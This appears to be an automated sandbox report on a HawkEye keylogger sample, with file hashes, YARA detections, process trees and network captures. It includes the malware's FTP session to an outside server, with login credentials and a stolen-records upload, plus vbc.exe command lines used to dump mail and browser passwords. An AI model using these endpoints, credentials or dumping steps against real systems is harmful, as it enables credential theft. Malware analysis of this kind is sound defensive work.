Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:Pn:P
MD5:	7A7C6A5B2F18E21E23049634CEC06C68
SHA1:	1E4F45AEC983B6E26F4EDA228E05D4E16CE1E225
SHA-256:	2FE704A610323B1C0F3375DBEAEE0FA1067FDE32D0130E24D44A4BEFDCA9679E
SHA-512:	9FF4DD011E511B7C0BFB3CC118EB18D50DE8DF117F1DD3CFE6147450FCC300F4B00138DBE33BE1F7D2D817CCE44A78B8FFCFDA10F757E2D478601BD6EA674 5C
Malicious:	false
Reputation:	unknown
Preview:	6284

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	49
Entropy (8bit):	4.361973558701858
Encrypted:	false
SSDEEP:	3:oNWXp5cViE2J5xAIOWRxRI0dAn:oNWXp+N23f5RndA
MD5:	8069A620598F6D0795A045BC4C040FCE
SHA1:	BE6C7D1B6E3A49925674F335C601A53E985A2496
SHA-256:	85E54950497C2B5262439CC09BB7E0779225EAFF0C50B75D59DECE689F2B0625

C:\Users\user\AppData\Roaming\pidloc.txt	
SHA-512:	D9AB55D7A597CB3DB20E069AA4893654C7033E42738AD5CF3AA489C5745E3D85CBAD12530542241CD2133C52E108368AA5DB7255692177745A1EEAAFB339830
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.577327226998129
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	FukQGQj7cl.exe
File size:	1245696
MD5:	83f58ecf0778e3b0acca8497df23ef23
SHA1:	a2123e816fcd387873272e022220fbc05b96d392
SHA256:	437fae5aa2cad8ddb1fe3e316afdc6a1fdd2676084131fdc082ffdc8a53f066d
SHA512:	aa80d30c7f4234dfd26170b7817788dbdda9c02897d0ac788c253d815a14f444df8dce47c59b05875821f196cb3571de4ec584689059c1a86b7f64f504bf4a63
SSDEEP:	24576:yVwq/EUmGq/wKgDyT/vcKcPw+U6kulaoS18PNMnDbMZ:yVw8lq/wK4wcKcPrXIIN6P
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....6..... ... .@.. .....`.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x53179e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x36E3D1D7 [Mon Mar 8 13:34:15 1999 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x12f7a4	0x12f800	False	0.65637709792	data	6.5816543949	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x132000	0x5f6	0x600	False	0.431640625	data	4.20085481651	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x134000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/10/21-16:48:16.909986	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49745	21	192.168.2.3	45.141.152.18

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 10, 2021 16:47:03.236361980 CEST	192.168.2.3	8.8.8.8	0x1c9c	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Aug 10, 2021 16:47:58.143307924 CEST	192.168.2.3	8.8.8.8	0x3295	Standard query (0)	90.168.9.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Aug 10, 2021 16:48:16.639065981 CEST	192.168.2.3	8.8.8.8	0xa1a3	Standard query (0)	ftp.badonfashoin.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 10, 2021 16:47:03.269021034 CEST	8.8.8.8	192.168.2.3	0x1c9c	No error (0)	www.google.com		142.250.185.196	A (IP address)	IN (0x0001)
Aug 10, 2021 16:47:58.179583073 CEST	8.8.8.8	192.168.2.3	0x3295	Name error (3)	90.168.9.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Aug 10, 2021 16:48:16.686578035 CEST	8.8.8.8	192.168.2.3	0xa1a3	No error (0)	ftp.badonfashoin.com		45.141.152.18	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 10, 2021 16:47:03.378601074 CEST	142.250.185.196	443	192.168.2.3	49715	CN=www.google.com CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Mon Jul 12 05:48:19 CEST 2021 Thu Aug 13 02:00:42 CEST 2020 Fri Jun 19 02:00:42 CEST 2020	Mon Oct 04 05:48:18 CEST 2021 Thu Sep 30 02:00:42 CEST 2027 Fri Jan 28 01:00:42 CET 2028	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=GTS CA 1C3, O=Google Trust Services LLC, C=US	CN=GTS Root R1, O=Google Trust Services LLC, C=US	Thu Aug 13 02:00:42 CEST 2020	Thu Sep 30 02:00:42 CEST 2027		
					CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Fri Jun 19 02:00:42 CEST 2020	Fri Jan 28 01:00:42 CET 2028		

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 10, 2021 16:48:16.748107910 CEST	21	49745	45.141.152.18	192.168.2.3	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 10:48. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 10:48. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 10:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 6 of 50 allowed.220-Local time is now 10:48. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Aug 10, 2021 16:48:16.749362946 CEST	49745	21	192.168.2.3	45.141.152.18	USER logs@badonfashoin.com
Aug 10, 2021 16:48:16.767363071 CEST	21	49745	45.141.152.18	192.168.2.3	331 User logs@badonfashoin.com OK. Password required
Aug 10, 2021 16:48:16.767621994 CEST	49745	21	192.168.2.3	45.141.152.18	PASS sKsYZiIYQn6y
Aug 10, 2021 16:48:16.819124937 CEST	21	49745	45.141.152.18	192.168.2.3	230 OK. Current restricted directory is /
Aug 10, 2021 16:48:16.837003946 CEST	21	49745	45.141.152.18	192.168.2.3	504 Unknown command
Aug 10, 2021 16:48:16.837682962 CEST	49745	21	192.168.2.3	45.141.152.18	PWD
Aug 10, 2021 16:48:16.855254889 CEST	21	49745	45.141.152.18	192.168.2.3	257 "/" is your current location
Aug 10, 2021 16:48:16.855520010 CEST	49745	21	192.168.2.3	45.141.152.18	TYPE I
Aug 10, 2021 16:48:16.873044014 CEST	21	49745	45.141.152.18	192.168.2.3	200 TYPE is now 8-bit binary
Aug 10, 2021 16:48:16.873241901 CEST	49745	21	192.168.2.3	45.141.152.18	PASV
Aug 10, 2021 16:48:16.890853882 CEST	21	49745	45.141.152.18	192.168.2.3	227 Entering Passive Mode (45,141,152,18,242,73)
Aug 10, 2021 16:48:16.909986019 CEST	49745	21	192.168.2.3	45.141.152.18	STOR HawkEye_Keylogger_Stealer_Records_632922 8.10.2021 4:55:54 PM.txt
Aug 10, 2021 16:48:16.927596092 CEST	21	49745	45.141.152.18	192.168.2.3	150 Accepted data connection
Aug 10, 2021 16:48:16.967284918 CEST	21	49745	45.141.152.18	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.040 seconds (measured here), 37.78 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: FukQGQj7cl.exe PID: 4792 Parent PID: 5564

General

Start time:	16:47:00
Start date:	10/08/2021
Path:	C:\Users\user\Desktop\FukQGQj7cl.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\FukQGQj7cl.exe'
Imagebase:	0xa70000
File size:	1245696 bytes
MD5 hash:	83F58ECF0778E3B0ACCA8497DF23EF23
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000001.00000002.325532719.0000000004AC3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000001.00000002.324877095.0000000004838000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000001.00000002.324877095.0000000004838000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.324877095.0000000004838000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000001.00000002.324877095.0000000004838000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000001.00000002.324877095.0000000004838000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000001.00000002.324260828.0000000004726000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000001.00000002.324260828.0000000004726000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.324260828.0000000004726000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000001.00000002.324260828.0000000004726000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000001.00000002.324260828.0000000004726000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: InstallUtil.exe PID: 6284 Parent PID: 4792

General

Start time:	16:47:38
Start date:	10/08/2021
Path:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Imagebase:	0xd60000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000010.00000002.494750181.0000000004081000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000010.00000002.494750181.0000000004081000.00000004.00000001.sdmp, Author: Joe Security • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000010.00000002.501178621.00000000084C0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000010.00000002.501112721.0000000008460000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000010.00000002.483743736.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000010.00000002.483743736.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000010.00000002.483743736.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000010.00000002.483743736.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000010.00000002.483743736.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000010.00000002.489551476.0000000003081000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000010.00000002.489551476.0000000003081000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: vbc.exe PID: 6860 Parent PID: 6284

General

Start time:	16:48:03
Start date:	10/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000015.00000002.358708597.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: vbc.exe PID: 6852 Parent PID: 6284

General

Start time:	16:48:03
Start date:	10/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000016.00000002.364855957.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis